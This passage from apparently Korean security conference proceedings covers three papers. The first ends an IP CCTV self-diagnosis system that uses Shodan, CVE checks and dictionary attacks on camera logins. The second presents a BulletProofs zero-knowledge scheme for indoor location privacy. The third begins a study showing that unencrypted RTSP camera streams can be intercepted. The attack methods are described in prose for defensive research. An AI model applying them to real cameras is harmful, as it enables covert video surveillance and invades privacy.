이후 해당 로그인 페이지에 사전대입 공격을 수행해서 사용자가 기본 패스워드를 사용하고 있는지 여부를 확인한 후 해킹 공격을 통해 사용자 기기의 송출 영상에 접근할 수 있는지 확인한다. 해킹 공격이 성공하지 않으면 위험단계로 판정하고, 공격이 성공하면 송출되는 영상을 캡쳐한 뒤, 위험도가 더 증가한 매우 위험 단계로 판정한다. 참고로 로그인 페이지 탐색 단계에서, 스크린샷 정보를 통해 CCTV의 영상이 로그인 과정 없이 실시간으로 노출되고 있는 중임을 확인했다면, 사전대입 공격 수행 없이도 매우 위험단계로 판정한다.

다음 단계에서는 시스템 검사를 수행하여 구성했던 사용자 취약정보와 검사 대상 IP, 검사 일시 등의 검사 내역을 저장한다. 끝으로 사용자 취약정보와 검사 내역, 판정된 안전도 단계를 포함하는 최종 결과 리포트를 생성하여 사용자에게 보여준다.

3.3 최종 결과 리포트

본 논문에서 제안한 시스템 검사 과정을 모두 거친 후, 최종 결과 리포트에서 확인할 수 있는 정보의 구성과 각 항목은 [표 1]과 같다.

[표 1] 최종 결과 리포트의 구성 및 항목

구성	항목
기본취약정보	ip, country, city, latitude, longitude, last update, exposed ports
CVE 취약정보	port, cve, total cve count
영상 취약 정보	real_time_flag, dic_attack_flag, has_screenshot
검사 내역 정보	case id, case date, ip, username, security class

3.4 안전도 단계

본 논문에서 제안한 IP CCTV 자가 진단 시스템의 보안 위험도는 4개의 기준을 바탕으로 산정되어 총 5단계로 구분된다. 단계를 구분하는 각 기준의 내용은 [표 2]와 같으며, 이를 바탕으로 설정된 보안 안전도 단계는 [표 3]과 같다.

[표 2] 안전도 단계 판정 기준

기준	내용
기준 1	IP CCTV가 쇼단에 등록되어 있는가?
기준 2	CVE 취약점을 가지고 있는가?
기준 3	사전 대입 공격을 시도하여 로그인 인증과정을 통과할 수 있는가?
기준 4	로그인 과정 없이 실시간으로 영상이 노출되는가?


[표 3] 안전도 단계 및 판정 기준 여부

안전도 단계	기준1	기준2	기준3	기준4
안전	X	X	X	X
상대적 안전	O	X	X	X
상대적 위험	O	O	X	X
위험	O	O	O	X

IV. 시스템 구현


앞서 제안한 시스템 설계를 바탕으로 실제 서비스의 주요 기능은 대부분 구현되었다. 구현을 위한 시스템 개발 환경은 Django 3.1.5 버전과 python 3.7.0 버전이다.

다음 [그림 3]은 본 서비스의 로그인을 완료한 후 보이는 서비스의 메인 화면이다. 회원가입 및 로그인 기능은 본 서비스의 악용을 방지하기 위해 사용자 인증 및 사후관리를 위한 절차로 제공된다.



[그림 3] 로그인 후 메인화면


아래 [그림 4]와 [그림 5]는 사용자의 IP CCTV가 쇼단에 등록되어 있는지 여부를 판단하고, 노출된 취약점 정보를 정리해서 시각적으로 보여주는 안전도 검사 기능의 결과화면이다. 테스트를 위해 쇼단에 노출된 CCTV의 IP 주소를 사용했다.



[그림 4] IP CCTV 검사화면


해당 기능은 쇼단을 이용해 노출된 위험정보를 정리해 보여주는 기능과 IP CCTV 제조사 별 로그인 페이지에 대한 사전대입 공격을 포함한다. 따라서 본 시스템이 악용될 경우, 피해의 범위를 줄이기 위해, 사전대입 공격 기능의 코드는 별도의 .py에 분리해서 작성하고 공개하지 않도록 한다. 논문의 결과화면에서는 프라이버시 노출의 위험성이 있는 정보들을 비

식별 처리하여 보여준다.



[그림 5] IP CCTV 검색 결과 화면

아래 [그림 6]은 사용자의 검사 내역을 볼 수 있는 이력 조회 페이지이다. 해당 페이지의 검사 시간을 클릭하면 검사 별 상세 결과를 확인할 수 있다.



[그림 6] 사용자 검사 이력 조회 페이지 화면

V. 결론

최근 IP CCTV 이용률과 함께 해킹 사례가 증가함에 따라 IP CCTV의 보안성에 대한 우려와 관심이 높아지고 있으며 악의적인 공격자가 쇼단 등 검색엔진을 이용해서 취약한 IP CCTV에 대한 정보를 수집할 수 있는 상황이다. 따라서 일반적인 IP CCTV 사용자가 쇼단이라는 검색엔진에 사용자 IP CCTV에 대한 정보가 올라와 있는지 파악하기 어렵다는 점 그리고 정보보안에 대한 관점으로 노출된 정보의 위험성을 인지하기 어렵다는 점 등의 심각한 보안 문제점을 극복할 목적으로, 본 논문에서는 IP CCTV 사용자 관점에서 곧바로 자신의 IP CCTV에 대한 노출 위험도를 파악하고 대처할 수 있는 IP CCTV 보안성 자가 진단 시스템을 제안하고 구현하였다.

향후 제안한 시스템의 로그인 부분에서 강화된 사용자 인증을 구현함으로써 타인의 IP CCTV에 대한 불법 검사를 원천적으로 막을 예정이며, 사전대입 공격에서 소요되는 서비스 시간을 줄이는 다른 방법을 고안하여 사용자가 다소 기다리는 시간적 불편을 최소화할 계획이다.

[참고문헌]

[1] 보안뉴스, “국내외 보안산업 시장규모 변천사”, 2013.10.14, https://www.boannews.com/media/view.asp?idx=62526&page=1&kind=1 (2021.04.19. 접속)

[2] newsis, “"사생활이 위험하다"…웹캠·IP카메라 해킹 영상 '수두룩'”, 2019.02.05 https://newsis.com/view/?id=NISX20190201_0000548603 (2021.04.19. 접속)

[3] ZDNetKorea, “IoT 검색엔진 쇼단, CCTV 해킹 통로”, 2018.10.10 , https://zdnet.co.kr/view/?no=20181010085428 , (2021.04.19. 접속)

[4] 보안뉴스 , “한국 IoT 기기 취약점, 쇼단에 고스란히 노출” , 2018.10.10, https://www.boannews.com/media/view.asp?idx=73523 (2021.04.19 접속)

[5] 대구신문, “IP카메라 비밀번호 꼭 변경하세요”, 2019.01.03, https://www.idaegu.co.kr/news/articleView.html?idxno=266898 (2021.04.19 접속)

[6] QUARTZ, “Are you being watched right now? There’s a creepy search engine for unsecured webcams” , 2016.01.26, https://qz.com/602218/are-you-being-watched-right-now-theres-a-creepy-search-engine-for-unsecured-webcams/ (2021.04.19 접속)

[7] 김미희. (2016). 사물인터넷 (IoT) 환경에서 프라이버시 보호 기술: 네트워크 카메라 사례 연구. 한국콘텐츠학회논문지, 16(9), 329-338.

[8] Patton, M., Gross, E., Chinn, R., Forbis, S., Walker, L., & Chen, H. (2014, September). Uninvited connections: a study of vulnerable devices on the internet of things (IoT). In 2014 IEEE joint intelligence and security informatics conference (pp. 232-235). IEEE.

[9] Kang, G. U., Han, S. H., & Lee, H. (2019). Security Problems and Measures for IP Cameras in the environment of IoT. Journal of the Korea Society of Computer and Information, 24(1), 107-113.

영지식 증명을 활용한 실내 위치 기반 서비스의 사용자 위치 정보 보호

조욱*, 김금보*, 김호원†

*부산대학교 (대학원생) †부산대학교 (교신저자)

User location information protection in indoor location-based services using zero-knowledge proof

Uk Jo*, Guembo Kim*, Howon Kim†

*Pusan National Unviversity(Graduate student)

†Pusan National Unviversity (Corresponding author)

요 약

본 논문은 영지식 증명을 활용하여 사용자가 실내 위치 기반 서비스 이용 시 발생할 수 있는 사용자 위치 정보 노출 문제를 예방하는 방법을 제안한다. 영지식 범위 증명 BulletProofs를 활용하여 서비스 제공 측에 사용자가 자신의 정확한 위치를 제공하지 않더라도, 서비스 제공 위치에 있다는 사실을 증명함으로써 서비스를 받을 수 있게 한다.

I. 서론

실내 위치 기반 서비스(Location-based service, LBS)는 실내의 사용자 위치를 실시간으로 추적하여 위치에 맞는 서비스를 제공하는 것을 말한다. 실내 측위(Indoor Localization) 기술은 무선 신호(Wifi, Bluetooth, UWB), 센서(가속도, 자이로)등을 이용하여 사용자의 위치를 추적한다. 최근 많은 연구들이 사용자들의 접근성을 고려하여 스마트폰을 이용한 측위 방식에 대해 많이 연구하고 있다. 스마트폰을 통해 수집된 무선신호 세기나 스마트폰에 내장된 센서를 통해 측정된 센서값을 raw data형태로 서버에 전달하거나, 스마트폰내의 앱을 통해 계산된 값을 서버에 전달하는 방식을 이용한다[1].

스마트폰을 이용한 실내 위치 기반 서비스를 이용하기 위해서는 반드시 앱을 설치하여 데이터 이용 동의 후 진행해야 하며 위치 정보에 대한 데이터를 반드시 서버 측에 전달해야 관련 서비스를 받을 수 있다. 2005년 이후 위치 정보의 보호 및 이용 등에 관한 법률을 통해 위치 정보의 오남용에 대해 법적으로 관리를 진행하고 있지만, 사용자의 정보가 오남용된 이후의 문제 해결 방안이기 때문에 온전히 사용자의 개인정보를 보호 했다고 할 수 없다. 따라서 사용자가 자신의 정확한 위치 정보를 서비스 제공 측에 전달하지 않더라도 서비스를 제공 받을 수 있도록 하는 예방법이 필요하다.

해당 문제를 해결하고자 본 논문에서는 영지식 증명 BulletProofs를 이용한 실내 위치 기반 서비스를 제안한다. 영지식 증명은 1985년 Goldwasser에 의해 처음 고안된 증명 방법이다[2]. 증명자와 검증자간의 증명과정에서 증명자는 자신이 알고있는 비밀값에 대한 노출없이 검증자에게 알고 있다는 사실만 증명할 수 있는 증명 방법이다. 영지식 증명 방법을 이용하여 사용자가 사용자의 실내 위치에 대한 정보를 서비스 제공업체에 제공하지 않더라도 추적된 위치에 있다는 것을 증명함으로써 서비스를 받을 수 있게 하는 방법을 제안하고자 한다

II. 배경지식

1.1 실내 측위

최근 실내 측위 방법은 실제 사용되는 상황을 고려하여 스마트폰이나 스마트워치와 같이 사용자들이 항상 소지하고 있는 장비를 이용한 방법들이 연구 되고 있다. 스마트폰을 통해 측정된 무선신호 세기나 내장된 센서들을 통해 측정된 센서값을 이용하는데, 이 또한 실용성을 고려하여 무선신호는 WiFi나 BLE가 많이 사용되며, 내장된 센서를 통한 센서값은 보행 추측 항법(Pedestrian Dead Reckoning, PDR)을 계산하는데 이용된다. 무선신호와 센서를 이용한 방법을 융합하여 사용할 경우, 최초의 사용자 위치를 무선신호를 통해 결정하고 실시간 사용자 위치는 보행 추측 항법을 통해서 결정한다.

수식 (1)은 최초의 사용자 위치를 계산하는 방법을 보여준다. 실내에 설치된 무선신호기 AP 혹은 Beacon의 수가 N개일 때, 수신된 무선신호기 위치$s(x_i, y_i)$와 무선 신호 세기에 따른 가중치 w_i를 이용하여 사용자 최초 위치 $P_0(x_0, y_0)$를 계산한다.

$$P_0(x_0,y_0) = \sum_{i=1}^{N} w_i \cdot s(x_i,y_i) \quad (1)$$

사용자의 최초 위치가 결정되면, 이동하는 사용자의 위치를 실시간으로 업데이트를 해줘야 하는데, 진행 방향, 걸음 수, 사용자의 보폭으로 계산한다. 스마트폰의 IMU 센서의 가속도 센서, 지자기 센서, 자이로 센서를 통해 사용자의 걸음수k^{th}, 사용자의 보폭λ_k, 진행 방향 각도 ψ_k를 측정한다. 측정된 보폭 진행 방향 각도를 통해 사용자의 다음 위치$P_k(x_k, y_k)$를 결정한다.

1.2 BulletProofs

1985년 Goldwasser에 의해 대화형 영지식 증명(Interactive Zero-Knowledge Proof, ZKP)이 고안되었으며, 대화형 영지식 증명은 실제 환경에서 사용하기에는 어려움이 있기 때문에 the Fiat-Shamir heuristic등을 이용한 비대화형 영지식 증명이 제시되었다. 영지식 증명은 다음 3가지 속성을 가진다.

1) 완전성 : 어떤 문장이 참이면, 정직한 증명자는 정직한 검증자에게 이 사실을 납득시킬 수 있어야 한다.

2) Soundness: 어떤 문장이 거짓이면, 어떠한 부정직한 증명자라도 정직한 검증자에게 이 문장이 사실이라고 납득 시킬 수 없어야 한다.

3) Zero knowledge: 어떤 문장이 참이면, 검증자는 문장의 참, 거짓 이외에는 아무것도 알 수 없어야 한다.

BulletProofs는 이산 로그 가정(discrete logarithm assupmtion)을 기반한 Trusted setup 과정이 필요 없는 영지식 증명 기법중 하나이다. BulletProofs는 벡터를 비밀 값으로 사용하는데, Inner Proof를 활용하여 벡터값 v가 n비트의 특정 범위 $v \in [0,2^n)$에 있음을 보이는 영지식 범위 증명(Zero Knowledge Range Proof, ZKRP)으로 사용된다[3]. 또한, Multi-Party Computation을 이용하여 다수의 참가자가 비밀 값의 공개 없이 하나의 proof를 생성하여 활용할 수도 있다.

III. 본론

본 논문은 사용자의 실내 위치 기반 서비스 이용 시 자신의 위치를 서비스 제공 측에 전달하지 않더라고 추적된 위치에 있다는 것을 BulletProofs를 이용하여 증명함으로써 사용자가 서비스를 받을 방법을 제안하고자 한다.

제안하는 서비스를 설명하기 위하여 그림 1과 같이 서비스를 제공하는 공간과 7개의 Beacon (파란 삼각형)을 가정한다. 그림1의 초록색 점들은 사용자가 지나갈 수 있는 지점을 표시해 둔 것이며, 순서를 1~71로 지정한다. 그림1의 빨간색 박스는 특정 서비스를 제공하는 공간임을 가정한다. 사용자가 실내공간에서 이동하다(노란색 선) 빨간색 네모 박스에 들어가게 되면 서비스를 받게 된다.

제안하는 서비스는 그림2와 같이 1. 위치 계산, 2. Proof 생성 및 전달, 3. Proof 검증, 4. 서비스 제공 순으로 이루어진다.




그림 1. 서비스 제안 공간 예시




그림 2. 영지식 증명 기반 LBS 순서도

먼저 사용자 클라이언트는 Beacon의 신호 세기를 수집하고 알고리즘1을 통해 자신의 처음 위치를 계산한다. 이후 걸음을 옮길 때마다 알고리즘2를 통해 자신의 다음 위치를 결정한다. 사용자의 좌표는 공간의 초록색 점들 중 가장 가까운 지점(v)으로 결정된다.

알고리즘 1. 사용자 위치 초기화 계산

INPUT $beacon\_rssi[k]$
OUTPUT $P_0(x_0,y_0)$

return $P_0(x_0,y_0)=\sum_{i=1}^{N} w_i \cdot s(x_i,y_i)$

알고리즘 2. 사용자 위치 계산

INPUT $BEACON\_RSSI[k]$, $P_0(x_0,y_0)$, λ_k, ψ_k
OUTPUT v

$P_k(x_k)=P_{k-1}(x_{k-1})+\lambda_k \cdot \cos(\psi_k)$
$P_k(y_k)=P_{k-1}(y_{k-1})+\lambda_k \cdot \sin(\psi_k)$
Min Distance(k 위치, k 주변위치)
return v

사용자의 위치가 빨간색 박스의 초록색 점(a,b)들중 한 점으로 결정이 되면, BulletProofs를 통한 Proof를 생성한다. 알고리즘3[4][5]를 통해 생성된 $proof_{RP}=(\tau_x,\mu,\hat{t},V,A,S,T_1,T_2,P,proof_{IP})$을 서버에 전달하고 서버는 알고리즘5, 6[4][5]을 통해 사용자가 빨간색 박스에 있다는 것이 검증되면 서비스를 제공한다.

알고리즘 3. Proof 생성

INPUT $g,h,\boldsymbol{g},\boldsymbol{h},v$
OUTPUT $proof_{RP}$

$rand\ \gamma \in Z_p$,
$V=g^v h^\gamma \in G$
$<\boldsymbol{a_L},2^n>=v$
$<\boldsymbol{a_R},\boldsymbol{a_L}-\mathbf{1}^n>\in Z_p^n$,
$rand\ \alpha \in Z_p$,
$A=h^\alpha \boldsymbol{g}^{\boldsymbol{a_L}}\boldsymbol{h}^{\boldsymbol{a_R}} \in G$,
$rand\ s_L,s_R \in Z_p^n$
$rand\ r \in Z_p$,
$S=h^r \boldsymbol{g}^{\boldsymbol{s_L}}\boldsymbol{h}^{\boldsymbol{s_R}} \in G$,
$y=Hash(A,S) \in Z_p^*$,
$z=Hash(A,S,y) \in Z_p^*$,
$rand\ \tau_1,\tau_2 \in Z_p$
$t_1=<\boldsymbol{a_L}-z\mathbf{1}^n,\boldsymbol{y^n s_R}>+<\boldsymbol{s_L},\boldsymbol{y^n}(\boldsymbol{a_R}+z\mathbf{1}^n)>$,
$t_2=<\boldsymbol{s_L},\boldsymbol{y^n s_R}>$,
$T_1=g^{t_1}h^{\tau_1} \in G$,
$T_2=g^{t_2}h^{\tau_2} \in G$,
$x=Hash(T_1,T_2) \in Z_p^*$,

$\boldsymbol{b_l}=\boldsymbol{a_L}-z1^n+s_L X \in Z_p^n$,
$\boldsymbol{b_r}=\boldsymbol{y^n} \circ (\boldsymbol{a_R}+z1^n+s_R X)+z^2 2^n \in Z_p^n$,
$\hat{t}=<\boldsymbol{b_l},\boldsymbol{b_r}> \in Z_p$,
$\tau_x=\tau_2 x^2+\tau_1 x+z^2\gamma \in Z_p$,
$\mu=\alpha+rx \in Z_p$,
$P=\boldsymbol{g}^{\boldsymbol{h}}\boldsymbol{h}^{\boldsymbol{h}}$,
$proof_{IP}=ComputeProof(g,h,\boldsymbol{g},\boldsymbol{h},\boldsymbol{P},\hat{t},\boldsymbol{b_l},\boldsymbol{b_r})$,
$proof_{RP}=(\tau_x,\mu,\hat{t},V,A,S,T_1,T_2,P,proof_{IP})$

return $proof_{RP}$

알고리즘 4. ComputeProof

INPUT $g,h,\mathbf{g},\mathbf{h},P,c,a,b$

OUTPUT $\mathbf{gh},P,u,a,b,\mathbf{b_l},\mathbf{b_r}$

$x = Hash(\mathbf{g},\mathbf{h},\mathbf{P},c) \in Z_p^*$,
$P' = u^{xc}P$,
$\mathbf{b_l},\mathbf{b_r} \in G^n$,
$x = Hash(\mathbf{g},\mathbf{h},\mathbf{P'},c) \in Z_p^*$,
$P'' = u^{xc}P'$,
if $n = 1$ **then**
  return $(\mathbf{g},\mathbf{h},P',u,a,b,\mathbf{b_l},\mathbf{b_r})$
else
  $n' = n/2$,
  $c_L = <\mathbf{a}_{[:n']},\mathbf{b}_{[n':]}>$, $c_R = <\mathbf{a}_{[n':]},\mathbf{b}_{[:n']}> \in Z_p$,
  $L = \mathbf{g}_{[n':]}^{\mathbf{a}_{[:n']}}\mathbf{h}_{[:n']}^{\mathbf{b}_{[n':]}}u^{c_L}$, $R = \mathbf{g}_{[:n']}^{\mathbf{a}_{[n':]}}\mathbf{h}_{[n':]}^{\mathbf{b}_{[:n']}}u^{c_R} \in G$.
  $\mathbf{b_l} = append(L)$, $\mathbf{b_r} = append(R)$,
  $x = Hash(L,R)$,
  $\mathbf{g'} = \mathbf{g}_{[:n]}^{x^{-1}}\mathbf{g}_{[n':]}^{x} \in G^{n'}$,
  $\mathbf{h'} = \mathbf{g}_{[:n]}^{x}\mathbf{g}_{[n':]}^{x^{-1}} \in G^{n'}$,
  $P'' = L^{x^2}PR^{x^{-2}} \in G$,
  $\mathbf{a'} = \mathbf{a}_{[:n']}x + \mathbf{a}_{[n':]}x^{-1} \in Z_p^{n'}$,
  $\mathbf{b'} = \mathbf{b}_{[:n']}x^{-1} + \mathbf{b}_{[n':]}x \in Z_p^{n'}$,
  $proof = recursive(\mathbf{g'},\mathbf{h'},P',u,\mathbf{a'},\mathbf{b'},\mathbf{b_l},\mathbf{b_r})$

알고리즘 5. Verify

INPUT $g,h,\mathbf{g},\mathbf{h},u,proof_{RP}$

OUTPUT boolean

$y = Hash(A,S) \in Z_p^*$,
$z = Hash(A,S,y) \in Z_p^*$,
$x = Hash(T_1,T_2) \in Z_p^*$,
$h_i = h_i^{y^{-i+1}} \in G$,
$P_l = Ph^{\mu}$,
$P_r = AS^{x}\mathbf{g}^{-\mathbf{z}}(h')^{\mathbf{y}^n+z^2\mathbf{2}^n} \in G$.
return
$(P_l \stackrel{?}{=} P_r \wedge (g^{\hat{t}}h^{\tau_x} \stackrel{?}{=} V^{z^2}g^{\delta(y,x)}T_1^{x}T_2^{x^2} \wedge VerifyIp(proof_{ip}))$

알고리즘 6. VerifyIp

INPUT $g,h,\mathbf{g},\mathbf{h},u,P,u^x,\mathbf{a},\mathbf{b},\mathbf{b_l},\mathbf{b_r}$

OUTPUT boolean

$i = 0$
for $i < \log n$
  $n' = n/2$,
  $x = Hash(\mathbf{b}_{l[i]},\mathbf{b}_{r[i]})$,
  $\mathbf{g'} = \mathbf{g}_{[:n]}^{x^{-1}}\mathbf{g}_{[n':]}^{x} \in G^{n'}$,
  $\mathbf{h'} = \mathbf{g}_{[:n]}^{x}\mathbf{g}_{[n':]}^{x^{-1}} \in G^{n'}$,
  $P' = L^{x^2}PR^{x^{-2}} \in G$,
  $i = i+1$
if $P = g^a h^b u^{ab}$ **return** true
else return false

IV. 결론

본 논문은 BulletProofs 영지식 증명을 이용하여 사용자가 실내 위치 기반 서비스를 이용할 때 자신의 위치를 서비스 제공 측에 제공하지 않고도 자신의 위치를 증명함으로써 사용자가 서비스를 받을 수 있는 방법을 제안했다. 사용자 클라이언트는 Beacon의 RSSI와 IMU 센서값을 통해 자신의 위치를 계산하고 이후 BulletProofs를 통해 proof를 생성한다. 생성된 proof를 서비스 제공 서버가 검증함으로써 사용자의 위치를 확인할 수 있었다. 향후 제안 서비스를 개발하고 성능에 대한 테스트를 진행할 예정이다.

이 논문은 2021년도 정부(과학기술정보통신부)의 재원으로 정보통신기획평가원의 지원을 받아 수행된 연구임(No.2018-0-00264, IoT 융합형 블록체인 플랫폼 보안 원천 기술 연구)

[참고문헌]

[1] ZAFARI, Faheem; GKELIAS, Athanasios; LEUNG, Kin K. A survey of indoor localization systems and technologies. IEEE Communications Surveys & Tutorials, 2019, 21.3: 2568-2599.

[2] GOLDWASSER, Shafi; MICALI, Silvio; RACKOFF, Charles. The knowledge complexity of interactive proof systems. SIAM Journal on computing, 1989, 18.1: 186-208.

[3] CANARD, Sébastien, et al. New results for the practical use of range proofs. In: European Public Key Infrastructure Workshop. Springer, Berlin, Heidelberg, 2013. p. 47-64.

[4] MORAIS, Eduardo, et al. A survey on zero knowledge range proofs and applications. SN Applied Sciences, 2019, 1.8: 1-1

[5] Morais E, Rudgers P, van Wijk C, Koens T, Ramaekers C (2018) Zero knowledge range proof implementation. Github. https://github.com/ing-bank/zkrp

RTSP를 사용하는 IP 카메라의 영상 전송 방식 분석과, 비인가자에 의한 영상 데이터 탈취 실증

김준걸, 이진우, 남수만, 김윤정, 조경제, 박영선, 이해영†

(주)두두아이티, 청주대학교†

Investigation on the video streaming method of IP-camera using RTSP, and Demonstration of the video data takeover by unauthorized user

Jungeol Kim, Jin Woo Lee, Su Man Nam, Yoonjeong Kim, Gyeng Che Cho, Young Sun Park, Hae Young Lee†

DuDu IT, Inc., Cheongju University†

요 약

IP 카메라에 임의로 접근하여 사생활이 공개되는 피해가 많이 보도되고 있다. 이에 대한 대책으로, 관리자 기본 패스워드 대신 새로 설정한 패스워드를 이용하고, 이를 잘 관리하도록 권고되고 있다. 본 논문에서는 관리자 패스워드를 새로이 설정한 IP 카메라에 대하여도 전송 영상이 악의적인 공격자에 의하여 침해됨을 밝힌다. 시중에서 판매되고 있는 IP 카메라 제품 3종에 대하여 실험을 진행하여, 이들이 전송하는 영상 정보가 노출됨을 확인하였다. 이것은 관리자 패스워드 인증을 지원하는 방안만으로는 악의적인 공격자의 공격을 막을 수 없음을 의미한다.

I 서론

최근 IoT 기술의 보급과 발전에 힘입어, CCTV (Closed Circuit TeleVision) 분야에서 역시 기존 시스템의 단점을 보완하는 대체재로써 IP 카메라 시스템이 떠오르고 있다.

이로 인해, 일반 사용자층에서의 개인용 보안 시스템 구축 열풍이 확산되고, IP 카메라와 이의 원격 관리 서비스의 수요가 증가하며, 관련 기술에 대한 개발 역시 활발하게 이루어지고 있다.

하지만, 현재 일반 사용자를 대상으로 시판되는 대다수의 IP 카메라 제품들이 다양한 부가 및 편의 기능 개선에 중점을 두는 것과는 대조적으로, 상대적으로 보안에 취약하다는 사실이 최근 여러 연구와 대중 매체를 통해 제기되고 있다[1][2][3].

기존의 연구에서는 주로 서비스 사용자의 보안 관리 부실에 기인한 보안 취약점에 대해 제시하고 있다. 예컨대 “Shodan″과 같이 누구나 사용할 수 있는 서비스를 통해 네트워크상의 보안이 취약한 IP 카메라를 검색하고, 알려진 기본 관리자 계정 정보를 사용하여 무단으로 접속하는 것과 같은 경우가 이에 해당한다.

본 연구에서는 단순히 사용자의 보안 관리 측면에서 더 나아가, 현재 대다수 IP 카메라가 사용하고 있는 통신 프로토콜의 구조적 특성으로 인한 보안 취약점 문제를 제기할 것이다. 그리고 시판 중인 몇 종의 IP 카메라를 대상으로, 정상 작동 중인 카메라로부터 영상 데이터를 임의로 취득하는 것이 가능함을 보일 것이다. 이를 바탕으로 현행 영상 데이터 전송 체계의 보안성에 대해 논의하고자 한다.

II 연구 배경

네트워크 카메라의 원활한 운용을 위해서는 카메라의 하드웨어적 성능뿐만이 아니라, 원격지의 관제 시스템과의 효과적인 통신 및 제어를 제공하는 통신 프로토콜 역시 요구된다.

이를 위해 지금까지 개발되어 온 다양한 통신 프로토콜 중, 2021년 현재 국내를 비롯하여 가장 높은 시장 점유율을 차지하고 있는 것이 ‘ONVIF’ (Open Network Video Interface Forum)이다[4].

ONVIF는 지난 2008년 AXIS, SONY, 그리고 BOSCH 사에서 공동 개발한 개방형 표준규약이다. 이것은 ‘SOAP’ (Simple Object Access Protocol)를 기반으로 한 웹 기반 통신 체계를 바탕으로, 기능별로 구분된 하위 규약인 ‘프로파일’

을 통해 카메라의 원격 검색과 인증, 실시간 영상 스트리밍 및 자세 제어와 같이 일반적인 CCTV의 운용에 요구되는 다양한 부가 기능을 정의하고 구현한다.

이 중 '프로파일 S'에서는 카메라로부터 출력되는 영상의 실시간 스트리밍에 관한 기능을 정의하고 있다. 여기에는 'RTSP' (Real Time Streaming Protocol)를 사용하며, 미리 결정된 코덱으로 압축한 영상 데이터를 비암호화 통신 규격인 'HTTP'의 패킷 Payload 상에 탑재하여 전송한다. 이때, 송·수신되는 RTSP 패킷은 같은 IP 클래스의 네트워크 대역에서 브로드캐스팅 된다.

이로 인해, 동일 네트워크 대역에 접속한 상태의 공격자는 네트워크 패킷 분석 소프트웨어를 사용하여 IP 카메라와 관제 시스템 간의 평문 통신 내용을 패킷 단위로 확인할 수 있다.

이와 같은 문제점은 ONVIF에서 제시하는 보안 권장 사항에도 명시되어 있으나[5], 현재 시판되는 IP 카메라를 구매하는 사용자 중 대부분은 이러한 문제점을 인지하지 못하고 있다.

다시 말해, ONVIF의 영상 스트리밍에 사용되는 RTSP는 구조적 한계로 인해 평문의 데이터를 전송하므로, 단순히 IP 카메라의 관리자 계정 보안성 강화만으로는 충분한 안전성을 보장할 수 없음을 의미한다.

III IP 카메라 영상 해킹 방법

앞서 제시된 내용을 바탕으로, 정상적으로 구성되고 작동 중인 IP 카메라로부터 송·수신되는 데이터를 실제로 제3자가 임의로 취득할 수 있는지 실증할 것이다. 그리고 이 데이터를 영상 파일의 형태로 복원하여 재생할 수 있는지 여부 또한 검증할 것이다.

A 네트워크 구성

